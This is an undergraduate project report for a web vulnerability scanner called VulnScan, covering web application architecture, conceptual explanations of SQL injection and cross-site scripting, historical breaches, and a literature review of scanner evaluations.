Project Report On

VulnScan

A Web Vulnerability Scanner

Submitted By,
ANANTIM PATIL (**181070006**)
VIRAJ YADAV (**181070073**)
ANIRUDDHA BABAR (**191070906**)
ABHIJEET RAUT (**191070908**)

In partial fulfillment of the requirements of the degree
B.Tech (Computer Engineering)

Under The Guidance Of
Prof. Varshapriya J N

Department of Computer Engineering and Information Technology
Veermata Jijabai Technological Institute, Mumbai - 400019
(Autonomous Institute affiliated to University of Mumbai)
2021-2022

Certificate

This is to certify that Mr. Anantim Patil (181070006), Mr. Viraj Yadav (181070073), Mr. Aniruddha Babar (191070906) and Mr. Abhijeet Raut (191070908), students of B.Tech (Computer Engineering), Veermata Jijabai Technological Institute (VJTI), Mumbai have successfully completed the Project Dissertation on **"VulnScan"** to our satisfaction.

Project Guide
Prof. Varshapriya J N
Department Of CE And IT
VJTI, Mumbai

Dr. M R Shirole
Head Of Department Of CE And IT
VJTI, Mumbai

Certificate

The dissertation **"VulnScan"** submitted by Mr. Anantim Patil (**181070006**), Mr. Viraj Yadav (**181070073**), Mr. Aniruddha Babar (**191070906**) and Mr. Abhijeet Raut (**191070908**), is found to be satisfactory and is approved for the Degree of **B.Tech (Computer Engineering)**

Project Guide
Prof. Varshapriya J N
Department Of CE And IT
VJTI, Mumbai

Examiner

Declaration Of The Student

I declare that this written submission represents my ideas in my own words and where other's ideas or words have been included, I have adequately cited and referenced the original sources.

I also declare that I have adhered to all principles of academic honesty and integrity and have not misrepresented or fabricated or falsified any idea/data/fact/source in my submission.

I understand that any violation of the above will be cause for disciplinary action by the Institute and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been taken when needed.

ANANTIM PATIL (**181070006**)
B.Tech (Computer Engineering)

VIRAJ YADAV (**181070073**)
B.Tech (Computer Engineering)

ANIRUDDHA BABAR (**191070906**)
B.Tech (Computer Engineering)

ABHIJEET RAUT (**191070908**)
B.Tech (Computer Engineering)

Acknowledgement

We are grateful to our project guide **Prof. Varshapriya J N** for providing us the opportunity to work in an exciting and challenging field of Machine Learning. Our interactions with her have been of immense help in defining our project goals and in identifying ways to achieve them.

We thank **Dr. M R Shirole (Head of Computer Engineering and IT Department)** for providing the required resources for the project. Further, we would also like to thank other faculty members for their comments and opinions, and above all their valuable guidance and timely suggestions to accomplish this project dissertation.

ANANTIM PATIL (**181070006**)
B.Tech (Computer Engineering)

VIRAJ YADAV (**181070073**)
B.Tech (Computer Engineering)

ANIRUDDHA BABAR (**191070906**)
B.Tech (Computer Engineering)

ABHIJEET RAUT (**191070908**)
B.Tech (Computer Engineering)

Abstract

Security is a very crucial component of any system that is developed. To this end, most systems have some protective mechanisms to identify and counter vulnerabilities. Few of the most common cyber-attacks a website might face are injection attacks. Two of such attacks are XSS (Cross-Site Scripting) and SQL-Injection.

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database (such as shutdown), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

Web Application Vulnerability Scanners are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as Cross-site scripting, SQL Injection, etc. A large number of both commercial and open source tools of this type are available and all of these tools have their own strengths and weaknesses.

In this dissertation, we propose a system to test a website's degree of vulnerability by assessing the website's structure and security mechanisms. It is our effort to provide this system under the open-source category for maximum users to gain benefit out of it.

Contents

1 Introduction

1.1 Background

Over the past decade or so, the web has been embraced by millions of businesses as an inexpensive channel to communicate and exchange information with prospects and transactions with customers. In particular, the web provides a way for marketers to get to know the people visiting their sites and start communicating with them. One way of doing this is by asking web visitors to subscribe to newsletters, to submit an application form when requesting information on products, or provide details to customize their browsing experience when next visiting a particular website.

The web is also an excellent sales channel for a myriad of organizations, large or small: with over 1 billion Internet users (source: Computer Industry Almanac, 2006), US e-commerce spending accounted for 102.1 billion dollars in 2006 (Source: comScore Networks, 2007). All this data must be somehow captured, stored, processed and transmitted to be used immediately or at a later date. Web applications, in the form of submit fields, inquiry, and login forms, shopping carts, and content management systems, are those website widgets that allow this to happen. They are, therefore, fundamental to businesses for leveraging their online presence thus creating long-lasting and profitable relationships with prospects and customers.

No wonder web applications have become such a ubiquitous phenomenon. However, due to their highly technical and complex nature, web applications are a widely unknown and a grossly misunderstood fixture in our everyday cyber-life.

Web Applications Defined

The web is a highly programmable environment that allows mass customization through the immediate deployment of a large and diverse range of applications to millions of global users. Two important components of a modern website are flexible web browsers and web applications; both available to all and sundry at no expense.

Web browsers are software applications that allow users to retrieve data and interact with content located on web pages within a website. Today's websites are a far cry from the static text and graphics showcases of the early and mid-nineties: modern web pages allow personalized dynamic content to be pulled down by users according to individual preferences and settings. Furthermore, web pages may also run client-side scripts that change the Internet browser into an interface for such applications as webmail and interactive mapping software (e.g., Yahoo Mail and Google Maps).

Most importantly, modern web sites allow the capture, processing, storage and transmission of sensitive customer data (e.g., personal details, credit card numbers, social security information, etc.) for immediate and recurrent use. And this is done through web applications. Such features as webmail, login pages, support and product request forms, shopping carts, and content management systems shape modern websites and provide businesses with the means necessary to communicate with prospects and customers. These are all common examples of web applications.

Web applications are, therefore, computer programs allowing website visitors to submit and retrieve data to/from a database over the Internet using their preferred web browser. The data is then presented to the user within their browser as information is generated dynamically (in a specific format, e.g. in HTML using CSS) by the web application through a web server.

Web applications query the content server (essentially a content repository database) and dynamically generate web documents to serve to the client (people surfing the website). The documents are generated in a standard format to allow support by all browsers (e.g., HTML or XHTML). JavaScript is one form of client-side script that permits dynamic elements on each page (e.g. an image changes once the user hovers over it with a mouse). The web browser is key – it interprets and runs all scripts etc. while displaying the requested pages and content. Wikipedia brilliantly terms the web browser as the universal client for any web application.

Another significant advantage of building and maintaining web applications is that they perform their function irrespective of the operating system and browsers running client-side. Web applications are quickly deployed anywhere at no cost and without any installation requirements (almost) at the user's end.

As the number of businesses embracing the benefits of doing business over the web increases, so will the use of web applications and other related technologies continue to grow. Moreover, since the increasing adoption of intranets and extranets, web applications become greatly entrenched in any organization's communication infrastructures, further broadening their scope and possibility of technological complexity and prowess. Web applications may either be purchased off-the-shelf or created in-house.

How Do Web Applications Work?

The figure below details the three-layered web application model. The first layer is normally a web browser or the user interface; the second layer is the dynamic content generation technology tool such as Java servlets (JSP) or Active Server Pages (ASP), and the third layer is the database containing content (e.g., news) and customer data (e.g., usernames and passwords, social security numbers, and credit card details).



Client Side Browser & PC
Company Website Visitor
Internet
HTTP/S Requests to Web Server
Responses from Web Server (HTML, CSS Data, JavaScript, Images, Flash Content)
Server Side Systems
Web Servers
Server Operating System, Web Server and Scripting Engines to manage requests and responses
Web Application Server
Web Application manages database to process data
Database Servers
Database Engine e.g. SQL Server, Oracle

Fig 1.1: Web - Three-Layered Architecture

The figure below shows how the initial request is triggered by the user through the browser over the Internet to the web application server. The web application accesses the databases servers to perform the requested task updating and retrieving the information lying within the database. The web application then presents the information to the user through the browser.



Company Network
Internet
Router
Firewall
Switch
Wireless Access Point
Web Servers
STOP
Web Application Server
Database Servers
Database
User Submits Shopping Cart Order on Website
Flow
1 User submits shopping cart order on Website via port 80/443.
2 Web Server receives shopping cart data from User and sends it to the Web Application Server.
3 Web Application Server receives data from Web Server and sends it to the Database Server. Database is also updated.
4 Web Application Server dynamically generates a web page and sends it to the Web Server.
5 Web Server sends the generated page to the User informing him of his successful transaction.
Legend
Data exchanged between User and Web Server via port 80/443.
Data exchanged between Web Server, Web Application Server, Database Server and Database.
Two-Way traffic between User and Web Server.
STOP User does not have access to any network asset beyond the Web Server.

Fig 1.2: Web Request Flow

Web Application Attack

Let us now look at types of attacks on web applications. Despite their advantages, web applications do raise a number of security concerns stemming from improper coding. Serious weaknesses or vulnerabilities allow criminals to gain direct and public access to databases in order to churn sensitive data this is known as a web application attack. Many of these databases contain valuable information (e.g. personal data and financial details) making them a frequent target of attacks. Although such acts of vandalism (often performed by the so-called script kiddies) as defacing corporate websites are still commonplace, nowadays attackers prefer gaining access to the sensitive data residing on the database server because of the immense pay-offs in selling the results of data breaches. In the framework described above, it is easy to see how a criminal can quickly access the data residing on the database through a dose of creativity and, with luck, negligence or human error, leading to vulnerabilities in the web applications.

As stated, websites depend on databases to deliver the required information to visitors. If web applications are not secure, i.e. vulnerable to at least one of the various forms of hacking techniques, then your entire database of sensitive information is at serious risk of a web application attack. SQL Injection attack types, which target the databases directly, are still the most common and the most dangerous type of vulnerability. Other attackers may inject malicious code using the user input of vulnerable web applications to trick users and redirect them towards phishing sites. This type of attack is called Cross-Site Scripting (XSS attacks) and may be used even though the web servers and database engine contain no vulnerability themselves. It is often used in combination with other attack vectors such as social engineering attacks. There are many other types of common attacks such as directory traversal, local file inclusion, and more. Recent research shows that 75percent of cyber attacks are done at the web application level.



Company Network
Internet
Router
Firewall
Switch
Wireless Access Point
Web Servers
Hacker Injects SQL Command to Database Via Custom Web Application to Retrieve Credit Card Details.
Web Application Server
Database Servers
Database
Flow
1 A hacker finds a vulnerability in your custom web application and sends an attack via port 80/443 to the Web Server.
2 Web Server receives the malicious code and sends it to the Web Application Server.
3 Web Application Server receives malicious code from Web Server and sends it to the Database Server.
4 Database Server executes the malicious code on the Database. Database returns data from credit cards table.
5 Web Application Server dynamically generates a page with data including credit card details from database.
6 Web Server sends credit card details to Hacker.
Legend
Data exchanged between Hacker and Web Server over port 80/443 which also gets through the Web Application Server, Database Server and the Database itself.
Two-Way traffic between Hacker and Web Server.
Credit card data is retrieved from Database.

Fig 1.3: Web Cyber Attack Mechanism

How Hackers Attack Web Applications

Websites and related web applications must be available 24 hours a day, 7 days a week, to provide the required service to customers, employees, suppliers, and other stakeholders. Firewalls and SSL provide no protection against a web application attack, simply because access to the website has to be made public. All modern database systems (e.g. Microsoft SQL Server, Oracle, and MySQL) may be accessed through specific ports (e.g., port 80 and 443) and anyone can attempt direct connections to the databases effectively bypassing the security mechanisms used by the operating system. These ports remain open to allow communication with legitimate traffic and therefore constitute a major vulnerability.

Web applications often have direct access to backend data such as customer databases and, hence, control valuable data and are much more difficult to secure. Those that do not have access will have some form of script that allows data capture and transmission. If an attacker becomes aware of weaknesses in such a script, they may easily reroute unwitting traffic to another location and illegitimately hive off personal details.

Most web applications are custom-made and, therefore, involve a lesser degree of testing than off-the-shelf software. Consequently, custom applications are more susceptible to attack.

Web applications, therefore, are a gateway to databases especially custom applications which are not developed with security best practices and which do not undergo regular security audits. In general, you need to answer the question: “Which parts of a website we thought secure, is open to a web application attack?” and “what data can we throw at an application to cause it to perform something it shouldn’t do?”. This is the work of a web vulnerability scanner.



Website
www...
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection

Fig 1.4: Stored-XSS Attack




Fig 1.5: SQL-Injection Attack

1.2 Motivation

The gaping security loophole in Web applications is being exploited by hackers worldwide. According to a survey by the Gartner Group, almost three-fourths of all Internet assaults are targeted at Web applications.

The first reported instance of a Web application attack was perpetrated in 2000 by a 17 year-old Norwegian boy. While making online transactions with a large bank, he noticed that the URLs of the pages he was opening displayed his account number as one of the parameters. He then substituted his account number with the account numbers of random bank customers to gain access to the customers' accounts and personal details.

On October 31, 2001, the website of Acme Art Inc. was hacked and all the credit card numbers from its online store's database were extracted and displayed on a Usenet newsgroup. This breach was reported to the public by the media and the company lost hundreds of thousands of dollars due to orders withdrawn by wary customers. The company also lost its second phase of funding by a venture capital firm.

Similarly, the 2002 turnover report of a Swedish company was accessed prior to its scheduled publication. The perpetrator simply changed the year parameter in the URL of the previous year's report to that of the present year to gain complete access.

In another 2002 incident, applicants to Harvard Business School accessed their admission status before the results were officially announced by manipulating the online Web application. This third-party Web application was also used by other universities. Upon receiving replies to their applications from these other schools, the applicants examined the URL of the reply and found two parameters that depicted the unique IDs of that school's students. Then, they simply substituted the values in those two parameters in the reply URL with their Harvard IDs, which returned the desired information. This procedure, posted on a businessweek.com online forum, was subsequently employed by over a hundred students eager to know their admission status. When the authorities detected this leakage, these students were denied admission.

In June 2003, hackers detected that the Web applications of the fashion label Guess and pet supply retailer PetCo contained SQL injection vulnerabilities. As a result, the credit card information of almost half a million customers was stolen.

Website defacement is another major problem resulting from Web application attacks. Hackers have learned to modify the source code of many websites. During the 2004 Christmas holidays, the "Santy" worm entered Web application servers, defacing 40,000 websites in a single day. On November 29, 2004, SCO's website logo was replaced by the text, "We own all your code, pay us all your money." Similarly, on December 6, 2004, the homepage of Picasa, the picture sharing facility from Google, was hacked and replaced with a totally blank page.

Attacks on Web applications are increasing at a rapid pace. As per a report from the Computer Emergency Response Team (CERT), the number of successful Web application attacks is on the rise, from around 60percent in 2002 to 80percent in 2003. If Web application infringements continue to grow at this rate, customers' confidence in online commerce will further diminish. As observed by Gartner, rampant attacks on Web applications make customers wary of making online purchases for fear of credit card tampering and leakage of credit information.

When companies fail to recognize application vulnerabilities, hackers have free rein attacking security loopholes. Hackers are increasingly focusing on Web applications for monetary gains and their attack modes are becoming more advanced and difficult to prevent.

Recent examples demonstrate the unfortunate after effects that companies have faced after such Web application breaches. Companies have borne the brunt of lawsuits, incurred financial losses, lost their credibility in the eyes of the public and, last but not least, have seen their company secrets siphoned off right under their noses.

The only way to combat the Web application security threat is to proactively scan websites and Web applications for vulnerabilities and then fix them. Implementing a Web application scanning solution must be a crucial part of any organization's overall strategy.

1.3 Problem Statement

To build an open-source web vulnerability scanner which helps individuals detect vulnerabilities in their web applications to safeguard their system against cyber-attacks.

1.4 Scope

- To create an open-source web vulnerability scanner to test for common attack vulnerabilities.
- To implement a web vulnerability scanner which is speedy and accurate.
- To provide an easy cost-free way to secure websites to create a safer and more robust internet.

2 Literature Review

2.1 Background

Before discussing the design of our tests, it is useful to briefly discuss the vulnerabilities that web application scanners try to identify and to present an abstract model of a typical scanner.

2.1.1 Web Application Vulnerability

Web applications contain a mix of traditional flaws (e.g., ineffective authentication and authorization mechanisms) and web-specific vulnerabilities (e.g., using user-provided inputs in SQL queries without proper sanitization). Here, we will briefly describe some of the most common vulnerabilities in web applications:-

- Cross-Site Scripting (XSS): Cross-Site Scripting (XSS) is one of the most popular and vulnerable attacks which is known by every advanced tester. It is considered one of the riskiest attacks for web applications and can bring harmful consequences too.


- SQL Injection: A SQLI is a type of attack by which cybercriminals exploit software vulnerabilities in web applications for the purpose of stealing, deleting, or modifying data, or gaining administrative control over the systems running the affected applications.

- Error-SQL injection: SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour.

- Blind-injection: Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

2.1.2 Web Application Scanners

The web application scanners can be seen as consisting of three main modules: a crawler module, an attacker module, and an analysis module. The crawling component is seeded with a set of URLs, retrieves the corresponding pages, and follows links and redirects to identify all the reachable pages in the application. In addition, the crawler identifies all the input points to the application, such as the parameters of GET requests, the input fields of HTML forms, and the controls that allow one to upload files. The attacker module analyzes the URLs discovered by the crawler and the corresponding input points.


(1) Surveying OS web vulnerability scanners
skipfish
IRONWASP
arachni
VEGA
w3af
Wapiti
(2) Testing OS web vulnerability scanners
ubuntu
Windows 8
(3) Selecting the most appropriate scanners
(4) Comparing the performances and features of the selected
WAVSEP
AltoroMutual
Web Scanner Test Site
WIVET
acunetix

Then, for each input and for each vulnerability type for which the web application vulnerability scanner tests, the attacker module generates values that are likely to trigger a vulnerability. For example, the attacker module would attempt to inject JavaScript code when testing for XSS vulnerabilities, or strings that have a special meaning in the SQL language, such as ticks and SQL operators, when testing for SQL injection vulnerabilities. Input values are usually generated using heuristics or using predefined values, such as those contained in one of the many available XSS and SQL injection cheat-sheets.
The analysis module analyzes the pages returned by the web application in response to the attacks launched by the attacker module to detect possible vulnerabilities and to provide feedback to the other modules. For example, if the page returned in response to input testing for SQL injection contains a database error message, the analysis module may infer the existence of a SQL

injection vulnerability.There are two main approaches to testing applications for finding it's vulnerabilities:

- White box testing: consists of the analysis of the source code of the web applications. This can be done manually or by using code analysis tools. The problem is that the perfect source code analysis may be difficult and cannot find all security flaws because of the complexity of the code.
- Black box testing: includes the analyses of the execution of the application to search for vulnerabilities. In this approach, also known as penetration testing, the scanner does not know the internals of the web application and it uses fuzzing techniques over the web HTTP requests.

2.2 Related Work

2.2.1 Summary

Adam Doupe, Marco Cova, Giovanni Vigna presented the evaluation of eleven black-box web vulnerability scanners. The results of the evaluation clearly show that the ability to crawl a web application and reach "deep" into the application's resources is as important as the ability to detect the vulnerabilities themselves. It is also clear that although techniques to detect certain kinds of vulnerabilities are well-established and seem to work reliably, there are whole classes of vulnerabilities that are not well-understood and cannot be detected by the state-of-the-art scanners. They found that eight out of sixteen vulnerabilities were not detected by any of the scanners. They have also found areas that require further research so that web application vulnerability scanners can improve their detection of vulnerabilities. Deep crawling is vital to discover all vulnerabilities in an application. Improved reverse engineering is necessary to keep track of the state of the application, which can enable automated detection of complex vulnerabilities. Finally, they found that there is no strong correlation between cost of the scanner and functionality provided as some of the free or very cost-effective scanners performed as well as scanners that cost thousands of dollars [16].

This paper was presented by Mansour Asaleh et al. The widespread adoption of web vulnerability scanners and the differences in the functionality provided by these tool-based vulnerability detection approaches increase the demand for testing their detection effectiveness. Although there are many previously conducted research studies that addressed the performance characteristics of web vulnerability detection tools by either quantifying the number of false alarms or measuring the corresponding crawler coverage, the scope of the majority of these studies is limited to commercial tools. Despite the advantages of dynamic testing approaches in detecting software vulnerabilities at any stage in the software development process, the literature lacks studies that comprehensively and systematically evaluate the performance of open source web vulnerability scanners based on sound measures. The main objectives of this study are Security and Communication Networks to assess the performance of open source scanners from multiple perspectives and to examine whether the cost effectiveness of these tools negatively correlates with their detection capability. They expect the results of this research work to guide tool developers in enhancing the software processes followed while designing these tools, which in turn is expected to encourage software engineers to effectively utilize web vulnerability detection scanners during and after releasing their software products. The results of their comparative evaluation of a set of open source scanners highlighted variations in the effectiveness of security vulnerability detection and indicated that there are correlations between different performance properties of these scanners (e.g., scanning speed, crawler coverage, and number of detected vulnerabilities). There was a considerable variance on both types and numbers of detected web vulnerabilities among the examined tools [7].

This paper was presented by Yuma Makinov and Vitaly Klyuev. In this work, they evaluated OWASP ZAP and Skipfish vulnerability scanners. They found that OWASP ZAP is superior over Skipfish as far as in this experimental situation. However, they note that both of them are not perfect yet especially with detection of the RFI vulnerability. Furthermore, they realize that we need a vulnerable web application without unintentional vulnerabilities for more accurate evaluation [6].

This paper was presented by Jose Fonseca, Marco Vieira, and Henrique Madeira. In this paper they propose an approach to evaluate and compare web application vulnerability scanners. It is based on the injection of realistic software faults in web applications in order to compare the efficiency of the different tools in the detection of the possible vulnerabilities caused by the injected bugs. The results of the evaluation of three leading web application vulnerability scanners show that different scanners produce quite different results and that all of them leave a considerable percentage of vulnerabilities undetected. The percentage of false positives is very high, ranging from 20percent to 77percent in the experiments performed. The results obtained also show that the proposed approach allows easy comparison of coverage and false positives of the web vulnerability scanners. In addition to the evaluation and comparison of vulnerability scanners, the proposed approach also can be used to improve the quality of vulnerability scanners, as it easily shows their limitations. For some critical web applications several scanners should be used and a hand scan should not be discarded from the process [20].

This paper was presented by Kinnaird McQuade. Dynamic web vulnerability scanners should never be the only solution for discovering software security flaws, but using open source web vulnerability scanners earlier in the software development lifecycle will increase early detection rates, lower security assessment workloads performed before application deployment, and decrease total cost over the product's lifecycle by limiting expensive licensing costs. This paper presented a low-cost alternative based on open source tools to high-cost proprietary black-box web vulnerability scanners and supported this alternative combination of tools with the results of scans on the Duke's Forest application and scans performed by Shay Chen's WAVSEP yearly benchmark. The results of this paper's evaluation clearly show that the detection accuracy with these tools is more accurate than the detection accuracy with proprietary web vulnerability scanners in the test case provided by this evaluation. The input vector and attack vector support from these scanners can cover nearly every area of support by proprietary web vulnerability scanners They also hope that future research and development will create an aggregate tool for integrating select functions from these recommended web vulnerability scanners using the APIs provided by the application developers. An aggregate tool utilizing the strongest capabilities of these open source products will create a web vulnerability scanner that is truly more powerful than the sum of its parts [11].

Jan-Min Chen, Chia-Lun Wu proposed mechanisms for scanning Web application security were detecting vulnerability based on injection point, exactly obtaining the information of injection point, and using black box testing to analyze what potential vulnerability, tackled vulnerable injection point. This system is different from other systems in that we detect the vulnerabilities based on the injection point.They get the information of each injection point to find where the vulnerability is. The system consists of two main components: Crawler and Injection point analyzer. Crawler will set up the number of layers, then get the entire page of the web site and save as a list. Injection point analyzer downloads the pages from the url list, then analyzes the forms in each page to find injection points. Finally, save the list of injection points to the database. This paper proves that this method can achieve it and present the effectiveness of increasing detection accuracy. This response analysis model was too impoverished, so we are keeping completing more analysis rules [17].

Balume Mburano, Weisheng Si give us an idea about how we can test the effectiveness of our scanner.The widespread adoption of web vulnerability scanners and their differences in effectiveness make it necessary to benchmark these scanners. Moreover, the literature lacks the comparison of the results of scanner effectiveness from different benchmarks. In this paper, They first compared the performances of some open source web vulnerability scanners of their choice by running them against the OWASP benchmark, which is developed by the Open Web Application Security Project (OWASP), a well-known non-profit web security organization. Furthermore, they have compared results from the OWASP benchmark with the existing results from the Web Application Vulnerability Security Evaluation Project (WAVSEP) benchmark, another popular benchmark used to evaluate scanner effectiveness. Thus evaluation of results allow us to make some valuable recommendations for the practice of benchmarking web scanners [4].

